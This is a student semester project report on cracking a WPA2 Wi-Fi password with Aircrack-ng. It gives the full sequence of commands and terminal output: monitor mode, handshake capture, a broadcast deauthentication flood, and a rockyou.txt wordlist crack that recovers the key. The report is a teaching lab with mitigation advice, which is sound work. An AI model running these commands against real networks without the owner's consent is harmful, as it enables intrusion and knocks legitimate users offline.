

WIFI PASSWORD CRACKING

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Project Report

This report is to acknowledge that the project report titled **"Wifi Password Cracking"** has met the required standards for submission as a semester project for the completion of the 1st semester of the Bachelor of Science in Cyber Security at Air University in Islamabad.

Abstract

Wi-Fi cracking involves attempting to gain unauthorized access to a wireless network by exploiting vulnerabilities in its security protocols. Typically, this activity is carried out by hackers or security professionals to assess the network's security or for malicious purposes. However, it's important to note that unauthorized network access is illegal and unethical. **Ethical hacking**, also known as penetration testing, is a legitimate and legal way to evaluate a network's security, with the consent of the network owner. If you have a genuine need to assess the security of your own network or if you are a security professional conducting authorized testing, it is essential to follow ethical guidelines and legal frameworks. Engaging in unauthorized network access can lead to serious legal consequences.

AIR UNIVERSITY

Semester Project Report

Introduction

Aircrack-ng is a powerful suite of wireless network security tools designed for ethical hacking and penetration testing. Renowned for its effectiveness in assessing Wi-Fi vulnerabilities, Aircrack-ng enables security professionals and enthusiasts to analyze and strengthen the security of wireless networks. From monitoring and capturing network traffic to cracking Wi-Fi passwords, Aircrack-ng offers a comprehensive set of features, making it an indispensable tool in the arsenal of cybersecurity practitioners.

Tools Used

- **Kali Linux:** is a Linux distribution that includes a wide range of tools for penetration testing and ethical hacking, including tools specifically designed for Wi-Fi cracking.
- **TP-Link TL-WN722N:** enhances Wi-Fi security assessments, enabling monitor mode, packet injection, and targeted attacks for ethical hacking and vulnerability identification.

PROCEDURE

These steps were followed to gain access to a wireless network.

Module 1: Enabling Monitor Mode

Step 1: We initially examined the status of our network adapter through the **'iwconfig'** command.

Step 2: We then checked if there are any conflicting background processes using **'sudo airmon-ng check'** command.

Step 3: In preparation for network access, any conflicting background processes were terminated using the **'sudo airmon-ng check kill'** command.

Step 4: The wireless network interface transitioned from managed to monitor mode, allowing the capture of all wireless traffic on a specific channel without


associating with any particular access point. This transition was achieved using the **'sudo airmon-ng start wlan0'** command.


Step 5: Confirmation of the successful change from managed to monitor mode was obtained by revisiting the adapter's status with the **'iwconfig'** command.




Module 2: Capturing Handshake

Step 6: Identifying available wireless networks, including their SSID and MAC addresses, was accomplished using the **'sudo airodump-ng wlan0'** command. The MAC address of the target network's connected device was noted.





Step 7: A file named **"hackCR"** was created to store comprehensive network information, utilizing the **'sudo airodump-ng -w hackCR -c 8 --bssid 56:FA:4C:91:A5:12 wlan0'** command to specify the channel and BSSID for the target network.



```
File  Actions  Edit  View  Help

CH  8 ][ Elapsed: 12 s ][ 2023-12-15 07:18

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

56:FA:4C:91:A5:12  -50  89       76        1    0   8  180   WPA2 CCMP   PSK  Hack

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

56:FA:4C:91:A5:12  26:88:22:B7:71:C1  -30    0 - 1      0       37
```

Step 8: The capture of the four-way handshake between the network and the device, often employed in Wi-Fi password cracking attempts, was executed with the **'sudo aireplay-ng --deauth 0 -a 56:FA:4C:91:A5:12 wlan0'** command.

```
┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 0 -a 56:FA:4C:91:A5:12 wlan0
```

```
kali@kali: ~
File  Actions  Edit  View  Help

CH  8 ][ Elapsed: 2 mins ][ 2023-12-15 07:21 ][ WPA handshake: 56:FA:4C:91:A5:12

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

56:FA:4C:91:A5:12  -81 100      736       23    2   8  180   WPA2 CCMP   PSK  Hack

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

56:FA:4C:91:A5:12  26:88:22:B7:71:C1  -32    1e- 1e   887      298  EAPOL
```

```
kali@kali: ~
File  Actions  Edit  View  Help


┌──(kali㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 0 -a 56:FA:4C:91:A5:12 wlan0
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
07:20:46  Waiting for beacon frame (BSSID: 56:FA:4C:91:A5:12) on channel 8
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
07:20:46  Sending DeAuth (code 7) to broadcast -- BSSID: [56:FA:4C:91:A5:12]
07:20:47  Sending DeAuth (code 7) to broadcast -- BSSID: [56:FA:4C:91:A5:12]
07:20:49  Sending DeAuth (code 7) to broadcast -- BSSID: [56:FA:4C:91:A5:12]
07:20:50  Sending DeAuth (code 7) to broadcast -- BSSID: [56:FA:4C:91:A5:12]
07:20:52  Sending DeAuth (code 7) to broadcast -- BSSID: [56:FA:4C:91:A5:12]
07:20:53  Sending DeAuth (code 7) to broadcast -- BSSID: [56:FA:4C:91:A5:12]
07:20:54  Sending DeAuth (code 7) to broadcast -- BSSID: [56:FA:4C:91:A5:12]
07:20:56  Sending DeAuth (code 7) to broadcast -- BSSID: [56:FA:4C:91:A5:12]
07:20:57  Sending DeAuth (code 7) to broadcast -- BSSID: [56:FA:4C:91:A5:12]
07:20:58  Sending DeAuth (code 7) to broadcast -- BSSID: [56:FA:4C:91:A5:12]
07:21:00  Sending DeAuth (code 7) to broadcast -- BSSID: [56:FA:4C:91:A5:12]
07:21:01  Sending DeAuth (code 7) to broadcast -- BSSID: [56:FA:4C:91:A5:12]
07:21:02  Sending DeAuth (code 7) to broadcast -- BSSID: [56:FA:4C:91:A5:12]
```

Step 9: The existence of the capture file was verified using the **'ls'** command.


```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop    hackCR-04.cap          hackCR-04.kismet.netxml  Pictures   Videos
Documents  hackCR-04.csv          hackCR-04.log.csv        Public
Downloads  hackCR-04.kismet.csv   Music                    Templates
```

Module 3: Cracking Password


Step 10: The Wireshark application was employed to open the capture file with the command **'wireshark hackCR-04.cap'**.



Step 11: Utilize Wireshark by entering 'eapol' in the filter box to inspect authentication key data packets. The encrypted authentication key is present in 'Message 2 of 4.



Step 11: To minimize disruption to the network's normal operation, the monitor mode was disabled using the **'sudo airmon-ng stop wlan0'** command after capturing essential information.



Step 12: Multiple commands were used to deactivate the monitor mode of the network adapter.

```
┌──(kali㉿kali)-[~]
└─$ sudo ifconfig wlan0 down

┌──(kali㉿kali)-[~]
└─$ sudo iwconfig wlan0 mode managed

┌──(kali㉿kali)-[~]
└─$ sudo iwconfig wlan0 up
iwconfig: unknown command "up"

┌──(kali㉿kali)-[~]
└─$ sudo ifconfig wlan0 up

┌──(kali㉿kali)-[~]
└─$ service NetworkManager restart

┌──(kali㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr=2347 B   Fragment thr:off
          Power Management:off
```

Step 13: Utilizing the captured file, we successfully cracked the Wi-Fi password using the **"rockyou.txt"** wordlist in Wireshark. The command **'sudo aircrack-ng /home/kali/hackCR-04.cap -w /usr/share/wordlist/rockyou.txt'** was executed, revealing the password for the targeted network as **"12345678".**

```
┌──(kali㉿kali)-[~]
└─$ sudo aircrack-ng /home/kali/hackCR-04.cap -w /usr/share/wordlists/rockyou.txt

                              Aircrack-ng 1.7

     [00:00:00] 27/10303727 keys tested (173.25 k/s)

     Time left: 16 hours, 31 minutes, 14 seconds                0.00%

                             KEY FOUND! [ 12345678 ]


     Master Key     : A9 C9 3A E7 6C E4 8F 00 1D 04 3F 83 22 3E 21 D6
                      66 AC E1 A1 C5 03 16 F4 05 33 B9 41 D5 CF 0B 84

     Transient Key  : BA 70 74 4E 07 46 70 77 14 2B A5 B6 B5 F6 1D CC
                      D8 ED 81 FD 20 8B 17 22 2B 30 2B A4 A2 1B 08 47
                      2C 29 9D E6 45 2D DE A4 7A B0 00 00 00 00 00 00
                      00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

     EAPOL HMAC     : 2B FE 19 E2 E8 01 E2 50 8A F3 E3 19 95 06 C3 F1
```

Mitigation

Ensure your network's safety. Set strong passwords, activate WPA3 encryption, and regularly update your router. Periodically check your network's security to maintain a robust defense against potential threats.

Conclusion

In conclusion, the '**Aircrack-ng**' project showcased the effective utilization of ethical hacking tools, particularly in Wi-Fi vulnerability assessment. The project's meticulous execution, from enabling monitor mode to password cracking, underscores the significance of robust security practices. To fortify network defenses, employing strong passwords and adhering to ethical guidelines are crucial. '**Aircrack-ng**' stands as a valuable asset in the arsenal of cybersecurity practitioners, emphasizing the importance of ethical hacking for a safer digital landscape.

References

1. YouTube
2. OpenAI
3. Web

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